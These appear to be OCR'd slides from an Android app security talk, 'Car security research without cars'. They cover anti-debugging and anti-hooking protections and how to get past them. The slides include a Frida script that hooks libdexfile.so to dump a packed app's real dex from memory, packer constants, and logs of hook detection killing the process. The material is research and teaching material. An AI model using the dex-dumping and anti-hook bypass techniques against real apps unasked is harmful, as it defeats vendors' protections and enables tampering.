
```
public class H {
    public static String ACFNAME = "androidx.core.app.CoreComponentFactory";
    public static String APPNAME = "com.[redacted]";
    public static String ARM_LIBRARY = "DexHelper";
    public static String HAVEX86 = "###HAVEX86###";
    public static String HAVEX8664 = "###HAVEX8664###";
    public static String ISSOPHIX = "###SOPHIX###";
    public static String ORI_AW_NAME = "com.secneo.apkwrapper.AW";
    public static String PKGNAME = "com.[redacted]";
    public static String X86_LIBRARY = "DexHelper-x86";
```

Car security research without cars.


Dex unpack

bypass anti-hook

then hooking and dump real dex file from memory



```
device = frida.get_usb_device()
pid = device.spawn(package)
session = device.attach(pid)
src = """
Interceptor.attach(Module.findExportByName("libdexfile.so", "_ZN3art13DexFileLoader10OpenCommonEPKhjS2_jRKNSt3__112basic_stringIcNS
    onEnter: function (args) {

        var begin = args[1]

        console.log("magic : " + Memory.readUtf8String(begin))

        var address = parseInt(begin,16) + 0x20

        var dex_size = Memory.readInt(ptr(address))

        console.log("dex_size :" + dex_size)

        var file = new File("/data/data/%s/" + dex_size + ".dex", "wb")
        file.write(Memory.readByteArray(begin, dex_size))
        file.flush()
        file.close()

        var send_data = {}
        send_data.base = parseInt(begin,16)
        send_data.size = dex_size
        send(send_data)
    },
    onLeave: function (retval) {
        if (retval.toInt32() > 0) {
        }
    }
});
"""%(package)
```




```
classes9.dex
  源代码
    com
      amap.api
      android.vending.expansion.zipfile
      aut[redacted]i
      b[redacted]e
      bangcle
      bartoszlipinski.recyclerviewheader2
      bigkoo.pickerview
      blankj.utilcode
      bumptech.glide
      chad.library
      coloros.ocs.carlink.inner
      contrarywind
      daasuu.p002bl
      daimajia.numberprogressbar
      danikula.videocache
      davemorrissey.labs.subscaleview
      dovar.dtoast
      egaosu
      facebook.rebound
      [redacted]
      fl[redacted]
      fri.service
      gh1.ghdownload
```

Car security research without cars.


APP Dynamic Anti-analysis methods and Anit-anti-analysis methods(Android)

- Anti-Debuging&Hooking



```
Spawned `com.[redacted]`. Resuming main thread!
[[redacted]]-> Process terminated
[[redacted]]->
```

Debug or Hook Detection




```
call pthread_create...
The thread function address is 0xc0512129
The libmsaoaidsec.so base 0xc0501000
pthread_create called from:
0xc05123fd libmsaoaidsec.so!0x113fd
0xc0511ab7 libmsaoaidsec.so!0x10ab7
0xc0511bc1 libmsaoaidsec.so!0x10bc1
0xc050d5b9 libmsaoaidsec.so!_init+0x1ac
0xec63662b0
Process terminated
```

Car security research without cars.


APP Dynamic Anti-analysis methods and Anit-anti-analysis methods(Android)

- Anti-Debuging&Hooking




```
Spawned `com.[redacted]`. Resuming main thread!
[[redacted]]-> Process terminated
[[redacted]]->
```

Debug or Hook Detection

